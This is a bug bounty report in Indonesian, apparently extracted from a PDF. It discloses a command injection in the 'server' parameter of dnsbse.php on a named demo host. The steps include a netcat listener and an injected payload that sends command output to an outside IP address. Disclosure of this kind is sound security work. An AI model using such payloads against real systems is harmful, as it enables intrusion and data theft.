




Remote Code Execution


11 Februari 2018

Oleh zetc0de

Laporan Bug Bounty Cyber Army Indonesia | 2

Deskripsi	<p>Kami mendapatkan form input search di file dnsbse.php , kami tertarik dengan parameter server,awalnya kami kira ini bisa diexploit dengan SSRF, ternyata setelah kami coba exploi dengan XSS ternyata tidak bisa. Akhirnya kami coba analisa, kami fikir aplikasi menggunakan curl untuk melakukan request ke google/server lain. Lalu saya coba mengganti server nya dengan payload command injection. Ternyata berhasil dieksekusi.</p>
URL / Aplikasi	<p>https://kominfo.demo.netpurifier.id:8010/dnsbse.php</p>
Dampak	<p>Hacker dapat melakukan command injection. POC : https://drive.google.com/open?id=1CHAMvQNqmjmNlfrGdrbNOiIPSKkcanj</p>
Langkah-langkah	<ol style="list-style-type: none"> 1. Intercept menggunakan burp saat klik search 2. Server kita listerning menggunakan nc –lvp 9091 3. Isi parameter di burp dengan : cari=&server=`ls -lah nc 128.199.221.101 9091`#&waktu=&Submit=Search
Bukti Temuan	

Laporan Bug Bounty Cyber Army Indonesia | 3

	
Remediasi / Rekomendasi	Filter Input
Referensi	https://www.owasp.org/index.php/Command_Injection